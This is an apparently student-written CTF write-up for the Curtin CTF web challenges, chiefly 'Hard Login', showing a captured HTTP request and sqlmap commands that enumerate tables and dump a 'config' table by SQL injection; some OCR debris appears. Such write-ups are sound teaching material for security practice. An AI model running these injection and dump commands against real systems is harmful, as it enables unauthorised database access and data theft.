
This chall got many solutions and this is one of them.



Source Code Printer

URL to query

Submit



Mini Browser

CURTIN_CTF{sv3rs_4re_n0t_so_busy}

Hard Login

Challenge 2 Solves X

Hard Login

500

The admin has now hid the flag somewhere deeper, how do we find it now?

Challenge Link: <http://47.128.145.75:8006/>

Hint: The DBA guy said flag is stored in a table called config with param=flag

We solved this web challenge early and doesn't do the writeup on the spot. Don't know why the creator release a hint because we already solved it but nvm. The challenge creator afk and the web host is down from around 4am to the end of the CTF. So we are very sorry we couldn't provide the exact solution. But here's the concept.

Intercept the GET request from the user query (There was login query and user query) in burp suite. Copy the request and paste it in a text file.

```
GET /search?query=user HTTP/1.1
Host: 47.128.145.75:8006
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/129.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,/;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://47.128.145.75:8006/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,ms;q=0.8
Connection: keep-alive
```

Using the interception information, use sqlmap to automate a payload to dump the database. First we search for available table name. (As we do this before the hint so we do not know the table name). The hint is saying that there is flag in config table



```
[kruphix@Zeqzoq] - [/mnt/c/Users/blast/Downloads/curtin/hard_login/sqlmap-dev]
$ python sqlmap.py -r "web2.txt" --tables
here. This enables you to analyze and modify th
```

<current>	
[2 tables]	
+-----+	
config	
users	
+-----+	

The command we are using is something like this.

```
[kruphix@Zeqzoq]~/mnt/c/Users/blast/Downloads/curtin/hard_login/sqlmap-dev]$ python sqlmap.py -r "web.txt" --batch --level=5 --risk=3 -T config --dump
```

The web is down so there is no screenshot.

--The End--